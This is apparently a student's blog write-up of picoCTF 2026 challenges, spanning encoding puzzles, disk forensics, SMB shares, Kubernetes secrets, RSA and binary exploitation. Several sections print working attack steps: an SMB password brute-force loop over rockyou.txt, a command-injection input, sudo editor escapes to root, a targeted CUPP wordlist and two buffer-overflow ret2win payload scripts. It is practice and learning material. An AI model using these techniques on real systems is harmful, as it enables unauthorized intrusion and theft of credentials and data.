picoCTF 2026
March 9th to 19th was picoCTF 2026, their massive annual CTF competition. I competed with a classmate of mine, tackling a few challenges here and there throughout the 10 days it was running.
I solved 20 out of the 70 available challenges, our team finished with a score of 2500 points, and we finished 1929th out of 8747 teams.
This post is going to walk through each challenge I had solved, sharing everything I did and learnt.
Challenges
Listed in the order of category and completion
| Challenge | Category | Points |
|---|---|---|
| Binary Digits | Forensics | 100 |
| DISKO 4 | Forensics | 200 |
| MultiCode | General Skills | 200 |
| Piece by Piece | General Skills | 50 |
| Undo | General Skills | 100 |
| bytemancy 0 | General Skills | 50 |
| bytemancy 1 | General Skills | 100 |
| bytemancy 2 | General Skills | 200 |
| Printer Shares | General Skills | 50 |
| Printer Shares 2 | General Skills | 200 |
| ping-cmd | General Skills | 100 |
| SUDO MAKE ME A SANDWICH | General Skills | 50 |
| MY GIT | General Skills | 50 |
| ABSOLUTE NANO | General Skills | 200 |
| KSECRETS | General Skills | 100 |
| Password Profiler | General Skills | 100 |
| StegoRSA | Cryptography | 100 |
| Quizploit | Binary Exploitation | 50 |
| Echo Escape 1 | Binary Exploitation | 100 |
| Echo Escape 2 | Binary Exploitation | 100 |
Forensics
I had tried a few of the other forensics challenges, however I was only able to solve the following two.
Binary Digits
This file doesn’t look like much… just a bunch of 1s and 0s. But maybe it’s not just random noise. Can you recover anything meaningful from this?
The provided files included a really long string of 0s and 1s, which immediately hinted towards binary encoding of data.
Copying the string into CyberChef and applying From Binary, it looked like file metadata, so then I also applied Render Image.
This did reveal an image that included the flag.

picoCTF{h1dd3n_1n_th3_b1n4ry_8d00e35f}
DISKO 4
Can you find the flag in this disk image? This time I deleted the file! Let see you get it now!
On the provided file I ran mmls to display the partition layout of the volume system, however nothing appeared.
Running file gave me the following info about the supposed disk image:
disko-4.dd: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "mkfs.fat", Media descriptor 0xf8, sectors/track 32, heads 8, sectors 204800 (volumes > 32 MB), FAT (32 bit), sectors/FAT 1576, serial number 0x49838d0b, unlabeled
Then I ran fls to list any files or directories in the image file, this gave me the following:
d/d 4:  log
v/v 3225859:    $MBR
v/v 3225860:    $FAT1
v/v 3225861:    $FAT2
V/V 3225862:    $OrphanFiles
Since the description mentioned deleted files, I first checked the directory $OrphanFiles by running the command fls disko-4.dd 4.
At the very bottom of that output was r/r * 532021: dont-delete.gz which looked a little suspicious.
Using the command icat disko-4.dd 532021 > dont-delete.gz I extracted the file to properly view and analyze.
Then extracted it further with gzip -d dont-delete.gz and then used cat dont-delete to view the contents of the file, which revealed the flag.
picoCTF{d3l_d0n7_h1d3_w3ll_3da42114}
General Skills
I completed almost every general skills challenge available, I believe only missing three of them
MultiCode
We intercepted a suspiciously encoded message, but it’s clearly hiding a flag. No encryption, just multiple layers of obfuscation. Can you peel back the layers and reveal the truth?
The given message included the string: NjM3NjcwNjI1MDQ3NTMyNTM3NDI2MTcyNjY2NzcyNzE1ZjcyNjE3MDMwNzE3NjYxNzQ1ZjczNzM2ZjM2NzA2ZTZlMzIyNTM3NDQ=
Using CyberChef I decoded it from base64 first: 637670625047532537426172666772715f72617030717661745f73736f36706e6e32253744
Then I decoded it from hex: cvpbPGS%7Barfgrq_rap0qvat_sso6pnn2%7D
Lastly I applied ROT13: picoCTF%7Onested_enc0ding_ffb6caa2%7Q
The flag is clearly visible, however missing the curly brackets so I replaced %7O and %7Q with them.
picoCTF{nested_enc0ding_ffb6caa2}
Piece by Piece
After logging in, you will find multiple file parts in your home directory. These parts need to be combined and extracted to reveal the flag.
Once connected to the running instance, I found an test file labeled instructions which contained some more info for the challenge:
Hint:

- The flag is split into multiple parts as a zipped file.
- Use Linux commands to combine the parts into one file.
- The zip file is password protected. Use this "supersecret" password to extract the zip file.
- After unzipping, check the extracted text file for the flag.
Along with the above, there were also five files that all started with the same word so I used the command cat part_* > combined.zip to re-piece the ZIP file.
Once it was re-pieced, I decompressed it and read the flag text file from it.
picoCTF{z1p_and_spl1t_f1l3s_4r3_fun_28d309dc}
Undo
Can you reverse a series of Linux text transformations to recover the original flag?
For this challenge, once connected to the running instance, I just had to input the right command to undo an encoding step on a string to decode it and get the flag.
===Welcome to the Text Transformations Challenge!===

Your goal: step by step, recover the original flag.
At each step, you'll see the transformed flag and a hint.
Enter the correct Linux command to reverse the last transformation.

--- Step 1 ---
Current flag: KTY4ODhyMjFuLWZhMDFnQHplMHNmYTRlRy1nazNnLXRhMWZlcmlyRShTR1BicHZj
Hint: Base64 encoded the string.
Enter the Linux command to reverse it: base64 -d
Correct!

--- Step 2 ---
Current flag: )6888r21n-fa01g@ze0sfa4eG-gk3g-ta1ferirE(SGPbpvc
Hint: Reversed the text.
Enter the Linux command to reverse it: rev
Correct!

--- Step 3 ---
Current flag: cvpbPGS(Eriref1at-g3kg-Ge4afs0ez@g10af-n12r8886)
Hint: Replaced underscores with dashes.
Enter the Linux command to reverse it: tr '-' '_'
Correct!

--- Step 4 ---
Current flag: cvpbPGS(Eriref1at_g3kg_Ge4afs0ez@g10af_n12r8886)
Hint: Replaced curly braces with parentheses.
Enter the Linux command to reverse it: tr '(*)' '{*}'
Correct!

--- Step 5 ---
Current flag: cvpbPGS{Eriref1at_g3kg_Ge4afs0ez@g10af_n12r8886}
Hint: Applied ROT13 to letters.
Enter the Linux command to reverse it: tr 'A-Za-z' 'N-ZA-Mn-za-m'
Correct!

Congratulations! You've recovered the original flag:
>>> [ -- challenge flag -- ]
A lot of these I had learned while working through OverTheWire Bandit.
picoCTF{Revers1ng_t3xt_Tr4nsf0rm@t10ns_a12e8886}
bytemancy 0
Can you conjure the right bytes?
The challenge provided the source code which looked like:
while(True):
  try:
    print('⊹──────[ BYTEMANCY-0 ]──────⊹')
    print("☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐")
    print()
    print('Send me ASCII DECIMAL 101, 101, 101, side-by-side, no space.')
    print()
    print("☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐")
    print('⊹─────────────⟡─────────────⊹')
    user_input = input('==> ')
    if user_input == "\x65\x65\x65":
      print(open("./flag.txt", "r").read())
      break
    else:
      print("That wasn't it. I got: " + str(user_input))
      print()
      print()
      print()
  except Exception as e:
    print(e)
    break
The line if user_input == "\x65\x65\x65": is the key here.
Copying the string into CyberChef and applying From Hex gives use the string we need to enter.
Connecting to the running instance and entering it when it requests it gave us the challenge flag.
⊹──────[ BYTEMANCY-0 ]──────⊹
☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐

Send me ASCII DECIMAL 101, 101, 101, side-by-side, no space.

☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐
⊹─────────────⟡─────────────⊹
==> eee
picoCTF{pr1n74813_ch4r5_1ade0c44}
bytemancy 1
Can you conjure the right bytes?
For this challenge the provided source code looked like:
while(True):
  try:
    print('⊹──────[ BYTEMANCY-1 ]──────⊹')
    print("☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐")
    print()
    print('Send me ASCII DECIMAL 101 1751 times, side-by-side, no space.')
    print()
    print("☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐")
    print('⊹─────────────⟡─────────────⊹')
    user_input = input('==> ')
    if user_input == "\x65"*1751:
      print(open("./flag.txt", "r").read())
      break
    else:
      print("That wasn't it. I got: " + str(user_input))
      print()
      print()
      print()
  except Exception as e:
    print(e)
    break
This time the user input line was looking for "\x65"*1751 which means I need to enter the character e 1751 times.
To easily do this I used the command python3 -c 'print("e"*1751)' and piped the netcat command for connecting to the running instance to it.
─$ python3 -c 'print("e"*1751)' | nc foggy-cliff.picoctf.net 61971
⊹──────[ BYTEMANCY-1 ]──────⊹
☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐

Send me ASCII DECIMAL 101 1751 times, side-by-side, no space.

☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐
⊹─────────────⟡─────────────⊹
==> [ -- challenge flag -- ]
picoCTF{h0w_m4ny_e's???_7dbc095c}
bytemancy 2
Can you conjure the right bytes?
The provided source code for this one looked like:
import sys

while(True):
  try:
    print('⊹──────[ BYTEMANCY-2 ]──────⊹')
    print("☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐")
    print()
    print('Send me the HEX BYTE 0xFF 3 times, side-by-side, no space.')
    print()
    print("☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐")
    print('⊹─────────────⟡─────────────⊹')
    print('==> ', end='', flush=True)
    user_input = sys.stdin.buffer.readline().rstrip(b"\n")
    if user_input == b"\xff\xff\xff":
      print(open("./flag.txt", "r").read())
      break
    else:
      print("That wasn't it. I got: " + str(user_input))
      print()
      print()
      print()
  except Exception as e:
    print(e)
    break
This time the user input is looking for the bytes \xff\xff\xff, however typing it directly isn’t going to work.
Using the strategy of piping again we use the command `python3 -c “import sys; sys.stdout.buffer.write(b’\xff\xff\xff\n’)”, ensuring to include a newline at the end.
─$ python3 -c "import sys; sys.stdout.buffer.write(b'\xff\xff\xff\n')" | nc lonely-island.picoctf.net 60693
⊹──────[ BYTEMANCY-2 ]──────⊹
☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐

Send me the HEX BYTE 0xFF 3 times, side-by-side, no space.

☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐☉⟊☽☈⟁⧋⟡☍⟐
⊹─────────────⟡─────────────⊹
==> [ -- challenge flag -- ]
picoCTF{3ff5_4_d4yz_86a39d4b}
Printer Shares
Oops! Someone accidentally sent an important file to a network printer—can you retrieve it from the print server?
First time using smbclient so I was learning more about the protocol and tool as I was going.
Once I had semi-figured out how to use smbclient I first ran the command, smbclient -L //mysterious-sea.picoctf.net -p 51977 -N which gave me the following:
		Sharename       Type      Comment
        ---------       ----      -------
        shares          Disk      Public Share With Guests
        IPC$            IPC       IPC Service (Samba 4.19.5-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to mysterious-sea.picoctf.net failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
The -L flag is used to list the shares provided on the host and the -N is used to set ‘no pass’.
This let me know the available shares for me to attempt to access to retrieve the flag.
From there I adjusted the command to connect to a specific share, in this case ‘shares’, I ran smbclient //mysterious-sea.picoctf.net/shares -p 51977 -N.
Once in I was able to use some commands to list any files and extract them from the printer:
Try "help" to get a list of possible commands.
smb: \> l
  .                                   D        0  Fri Mar  6 15:25:45 2026
  ..                                  D        0  Fri Mar  6 15:25:45 2026
  dummy.txt                           N     1142  Wed Feb  4 16:22:17 2026
  flag.txt                            N       37  Fri Mar  6 15:25:45 2026

                65536 blocks of size 1024. 59984 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 37 as flag.txt (0.2 KiloBytes/sec) (average 2.7 KiloBytes/sec)
smb: \> exit
I used the command l to list the files, which showed flag.txt and get flag.txt to extract it.
Running cat flag.txt revealed the contents of the file, getting me the challenge flag.
picoCTF{5mb_pr1nter_5h4re5_7a400ec3}
Printer Shares 2
A Secure Printer is now in use. I’m confident no one can leak the message again… or can you?
Now that I have some experience with smbclient, I was looking forward to trying this one.
I started with the same command but tweaked it to match the running instance:
        Sharename       Type      Comment
        ---------       ----      -------
        shares          Disk      Public Share With Guests
        secure-shares   Disk      Printer for internal usage only
        IPC$            IPC       IPC Service (Samba 4.19.5-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to green-hill.picoctf.net failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
Compared to the last one, there is a new share, secure-shares. Assuming due to the name and the challenge description, it’s locked.
The share, shares, might have something useful in it so I checked it out first.
Try "help" to get a list of possible commands.
smb: \> l
  .                                   D        0  Mon Mar  9 17:29:06 2026
  ..                                  D        0  Mon Mar  9 17:29:06 2026
  content.txt                         N     1107  Wed Feb  4 16:22:17 2026
  kafka.txt                           N     1080  Wed Feb  4 16:22:17 2026
  notification.txt                    N      260  Wed Feb  4 16:22:17 2026

                65536 blocks of size 1024. 59892 blocks available
smb: \> get content.txt
getting file \content.txt of size 1107 as content.txt (5.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
smb: \> get notification.txt
getting file \notification.txt of size 260 as notification.txt (1.3 KiloBytes/sec) (average 3.8 KiloBytes/sec)
I extracted two of the three files within the share to read them and further analyze.
The file notification.txt contained the following:
Hi Joe,

We’ve identified a vulnerability in this printer. Until the issue is resolved, please use an alternative printer.

If you have never logged into the printer before, please note that the default password is currently in use.

Best,
The Operator Team
This identified two possible users, Joe and Operator, and mentioned the use of the default password. From here I knew brute-forcing would most likely be the way to go.
I first attempted the tool hydra and then crackmapexec, which unfortunately did not work. Lastly I tried medusa which did get me the password for the user Operator but false positives for Joe.
Since I found a password for operator, 123456, I attempted to access secure-shares but got the error NT_STATUS_ACCESS_DENIED. I could access shares with the login but that was no help to us since I could access there using the flag -N.
Next I threw together a bash script to loop through rockyou.txt to try and find the right password for Joe:
while read p; do
	echo "Trying $p"
	smbclient //green-hill.picoctf.net/secure-shares -p 64308 -U joe%$p -c "ls" 2>/dev/null \
		&& echo "PASSWORD FOUND: $p" && break
done < /usr/share/wordlists/rockyou.txt
Eventually I figured out the password to be popcorn and I could access secure-shares:
─$ smbclient //green-hill.picoctf.net/secure-shares -p 64308 -U joe%popcorn
Try "help" to get a list of possible commands.
smb: \> l
  .                                   D        0  Mon Mar  9 17:29:07 2026
  ..                                  D        0  Mon Mar  9 17:29:07 2026
  flag.txt                            N       44  Mon Mar  9 17:29:07 2026

                65536 blocks of size 1024. 58128 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 44 as flag.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
picoCTF{5mb_pr1nter_5h4re5_5ecure_b243735c}
ping-cmd
Can you make the server reveal its secrets? It seems to be able to ping Google DNS, but what happens if you get a little creative with your input?
Connecting to the running instance asked for the user to enter an IP to ping, entering anything besides 8.8.8.8 returned nothing.
Knowing 8.8.8.8 got a response, I decided to add | afterwards and then a command or something to see if I could get more from the output.
Entering 8.8.8.8 | ls revealed some files, including flag.txt. Changing ls to cat flag.txt output the contents and retrieved the flag.
picoCTF{p1nG_c0mm@nd_3xpL0it_su33essFuL_e003709d}
SUDO MAKE ME A SANDWICH
Can you read the flag? I think you can!
Connecting to the running instance and then running ls -la shows the existence of flag.txt but also shows that it requires root permissions to read and write.
Next running sudo -l shows what permissions we have:
Matching Defaults entries for ctf-player on challenge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ctf-player may run the following commands on challenge:
    (ALL) NOPASSWD: /bin/emacs
Seeing that we have access to Emacs, I ran the command sudo /bin/emacs, which gave me the following:
Welcome to GNU Emacs, one component of the GNU/Linux operating system.

Get help           C-h  (Hold down CTRL and press h)
Emacs manual       C-h r        Browse manuals     C-h i
Emacs tutorial     C-h t        Undo changes       C-x u
Buy manuals        C-h RET      Exit Emacs         C-x C-c
Activate menubar   M-`
(`C-' means use the CTRL key.  `M-' means use the Meta (or Alt) key.
If you have no Meta key, you may instead type ESC followed by the character.)
Useful tasks:
Visit New File                  Open Home Directory
Customize Startup               Open *scratch* buffer

GNU Emacs 26.3 (build 2, x86_64-pc-linux-gnu, GTK+ Version 3.24.14)
 of 2020-03-26, modified by Debian
Copyright (C) 2019 Free Software Foundation, Inc.

GNU Emacs comes with ABSOLUTELY NO WARRANTY; type C-h C-w for full details.
Emacs is Free Software--Free as in Freedom--so you can redistribute copies
of Emacs and modify it; type C-h C-c to see the conditions.
Type C-h C-o for information on getting the latest version.
After doing some searching, I found that entering M + x by pressing alt + x, gives us a little prompt where we can enter: shell.
From there we enter a root shell where we can run cat flag.txt to get the challenge flag.
picoCTF{ju57_5ud0_17_cce7a3f7}
ABSOLUTE NANO
You have complete power with nano. Think you can get the flag?
Connecting to the running instance using the provided ssh command and password, I found the flag file through the command ls -la.
However, it requires root permissions to read and write to.
Running sudo -l showed me what permissions I had and from there I ran sudo /bin/nano /etc/sudoers to run nano as root.
Once in nano I pressed ctrl + r and entered the filename (flag.txt) to open it, this revealed the challenge flag.
picoCTF{n4n0_411_7h3_w4y_3dc38f6f}
KSECRETS
We have a kubernetes cluster setup and flag is in the secrets. You think you can get it?
Have never used Kubernetes before and had only ever heard of it so this challenge was very new for me.
First I updated the provided config file with the address of the running instance and then swapped the line certificate-authority-data with insecure-skip-tls-verify: true.
From there I was able to successfully run the command kubectl --kubeconfig=kubeconfig get pods however it returned: No resources found in the default namespace.
Running the command kubectl --kubeconfig=kubeconfig get secrets --all-namespaces revealed a secret labeled ctf-secret.
So I ran the command kubectl --kubeconfig=kubeconfig get secret ctf-secret -n picoctf -o yaml and found the string cGljb0NURntrczNjcjM3NV80MW43X3M0ZjNfNTJmNjAzYzR9Cg==, which decoded from base64 to reveal the challenge flag.
picoCTF{ks3cr375_41n7_s4f3_52f603c4}
Password Profiler
We intercepted a suspicious file from a system, but instead of the password itself, it only contains its SHA-1 hash. Using OSINT techniques, you are provided with personal details about the target. Your task is to leverage this information to generate a custom password list and recover the original password by matching its hash.
Downloading the three files provided, the text file included info about the user and the python script was for checking the password. The script also included a comment about the tool CUPP.
CUPP stands for Common User Passwords Profiler and is used for generating wordlists tailored towards specific people based on info about them.
I ran it and entered the given info found in the provided text file:
─$ python3 cupp.py -i
 ___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Alice
> Surname: Johnson
> Nickname: AJ
> Birthdate (DDMMYYYY): 15071990

> Partners) name: Bob
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name: Charlie
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to alice.txt, counting 29372 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with alice.txt and shoot! Good luck!
Then I modified the given python script with the name of the generated file and running it gave me the challenge flag.
picoCTF{Aj_15901990}
Cryptography
I was enjoying a lot of challenges in the other categories so I only completed the one surprisingly
StegoRSA
A message has been encrypted using RSA. The public key is gone… but someone might have been careless with the private key. Can you recover it and decrypt the message?
Running steghide and then binwalk on the provided image didn’t help, but when checking the file metadata using xxd I noticed a large chunk that looked out of place.
Using the command strings image.jpg > hexkey.txt I copied the metadata to text file for easier editing and then went through removed any unnecessary characters.
Then using the command xxd -r -p hexkey.txt > key.pem I decoded it and copied it to a private key file.
Lastly I used the command openssl pkeyutl -decrypt -inkey key.pem -in flag.enc to decrypt and output the encrypted flag file.
picoCTF{rs4_k3y_1n_1mg_a9a7c4c9}
Binary Exploitation
I didn’t expect to do any of these, but the first wasn’t your typical binary exploitation challenge and the other two reminded me of what I have actually done in school.
Quizploit
Solve the quiz.
Connecting to the running instance enters you into a quiz:
=========================================================================================================
                                   ELF BINARY ANALYSIS QUIZ
=========================================================================================================


◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉
◉                                                                                                       ◉
◉  This is a simple questionnaire to analyze the binary characteristics.                                ◉
◉                                                                                                       ◉
◉  When compiling C/C++ source code in Linux, an ELF (Executable and Linkable Format) file is           ◉
◉  created. The flags added when compiling can affect the binary in various ways, like the              ◉
◉  protections.                                                                                         ◉
◉                                                                                                       ◉
◉  Dynamic Linking:                                                                                     ◉
◉  Dynamic linking is a process where a program uses external code libraries (called shared             ◉
◉  libraries or dynamic link libraries) that are loaded into memory at runtime, rather than             ◉
◉  being built directly into the executable file.                                                       ◉
◉                                                                                                       ◉
◉  Static Linking:                                                                                      ◉
◉  The code for all the routines called by your program becomes part of the executable file.            ◉
◉                                                                                                       ◉
◉  Stripped:                                                                                            ◉
◉  The binary does not contain debugging information which can be used with debuggers                   ◉
◉  like GDB.                                                                                            ◉
◉                                                                                                       ◉
◉  Non Stripped:                                                                                        ◉
◉  The binary contains no debuggig information which makes it difficult for analysis.                   ◉
◉                                                                                                       ◉
◉  Canary: A random/specific value which is stored on the stack for protection against                  ◉
◉  buffer overflow.                                                                                     ◉
◉                                                                                                       ◉
◉  Run 'file' and 'checksec' commands on the binary to answer the questions.                            ◉
◉                                                                                                       ◉
◉  Find out what are 'pwntools' and how can this library be used for exploit creation.                  ◉
◉                                                                                                       ◉
◉  To run the binary: chmod +x ./vuln , followed by ./vuln                                              ◉
◉                                                                                                       ◉
◉  Analyze the provided C program and the corresponding binary to answer the questions.                 ◉
◉                                                                                                       ◉
◉  Answer the questions about this binary to get the flag.                                              ◉
◉                                                                                                       ◉
◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉◉
There were 13 questions, each marked by the equivalent hexadecimal and with an included hint.
- Is this a ‘32-bit’ or ‘64-bit’ ELF? (e.g. 100-bit) » 64-bit
- What’s the linking of the binary? (e.g. static, dynamic) » dynamic
- Is the binary ‘stripped’ or ‘not stripped’? » not stripped
- Looking at the vuln() function, what is the size of the buffer in bytes? (e.g. 0x10) » 0x15
- How many bytes are read into the buffer? (e.g. 0x10) » 0x90
- Is there a buffer overflow vulnerability? (yes/no) » yes
- Name a standard C function that could cause a buffer overflow in the provided C code. » fgets
- What is the name of function which is not called any where in the program? » win()
- What type of attack could exploit this vulnerability? (e.g. format string, buffer overflow, etc.) » buffer overflow
- How many bytes of overflow are possible? (e.g. 0x10) » 0x7b
- What protection is enabled in this binary? » NX
- What exploitation technique could bypass NX? (e.g. shellcode, ROP, format string) » ROP
- What is the address of ‘win()’ in hex? (e.g. 0x4011eb) » 0x401176
Once all the questions were answered correctly, it printed out the challenge flag.
picoCTF{my_bIn@4y_3xpl0it_fL@g_14e96da2}
Echo Escape 1
The “secure” echo service welcomes you politely… but what if you don’t stay polite? Can you make it reveal the hidden flag?
The provided source code for the challenge looked like:
#include <stdio.h>
#include <unistd.h>
#include <string.h>

void win() {
    FILE *fp = fopen("flag.txt", "rb");
    if (!fp) {
        perror("[!] Failed to open flag.txt");
        return;
    }

    char buffer[128];
    size_t n = fread(buffer, 1, sizeof(buffer), fp);
    fwrite(buffer, 1, n, stdout);
    fflush(stdout);
    printf("\n");
    fclose(fp);
}

int main() {
    char buf[32];

    printf("Welcome to the secure echo service!\n");
    printf("Please enter your name: ");
    fflush(stdout);

    read(0, buf, 128);

    printf("Hello, %s\n", buf);
    printf("Thank you for using our service.\n");

    return 0;
}
The two following lines are where the vulnerability is:
char buf[32];
...
read(0, buf, 128);
The read() line shows you can write 128 bytes into a 32 byte buffer, so if we overwrite the return address with the address of the win() function, when main returns it will execute the function.
Using the command nm vuln | grep win (vuln being the provided executable of the source code) we get the address of the win() function which is 0x401256.
Then I created a quick python script to exploit the running instance:
from pwn import *
import sys

win = 0x401256

payload = b"A"*40
payload += p64(win)

sys.stdout.buffer.write(payload)
Running the script piped into the netcat command to connect to the running instance got the challenge flag.
picoCTF{3ch0_s3rv1c3_br34k5_7287203f}
Echo Escape 2
The developer has learned their lesson from unsafe input functions and tried to secure the program by using
fgets(). Unfortunately, they didn’t use it correctly. Can you still find a way to read the flag?
The provided source code for this challenge looked like:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win() {
    FILE *fp = fopen("flag.txt", "r");
    if (!fp) {
        perror("[!] Could not open flag.txt");
        exit(1);
    }

    char flag[128];
    fgets(flag, sizeof(flag), fp);
    printf("Flag: %s\n", flag);
    fflush(stdout);
    fclose(fp);
}

void vuln() {
    char buf[32];

    printf("Enter the secret key: ");
    fflush(stdout);

    fgets(buf, 128, stdin);

    printf("You entered:, %s\n", buf);
}

int main() {
    vuln();
    puts("Goodbye!");
    return 0;
}
Similar to the last one, the vulnerable lines are:
char buf[32];
...
fgets(buf, 128, stdin);
Instead of read() this time it’s fgets() instead, and later when getting the address of the win() function, I also found out the executable is 32-bit this time instead of 64-bit.
Using a similar exploit script as last however tailoring it towards this new executable:
from pwn import *
import sys

win = 0x08049276

payload = b"A"*44
payload += p32(win)
payload += b"\n"

sys.stdout.buffer.write(payload)
Again running it and piping it into the netcat command to connect to the running instance gave me the flag for this challenge.
picoCTF{fgets_0v3rfl0w42_8dc7d6e3}
Conclusion
picoCTF 2026 was a lot of fun and I’m glad I finally was able to compete after two years of constantly missing it.
I surprised myself by how many challenges I was able to solve throughout the 10 days while also being extremely busy with a lot of other things.
I’m also surprised but glad I stepped out of my comfort zone a little with the binary exploitation challenges as they were a lot of fun.
Landing in the top 25% of all participants is definitely an achievement and I look forward to hopefully competing again next year and maybe landing even higher.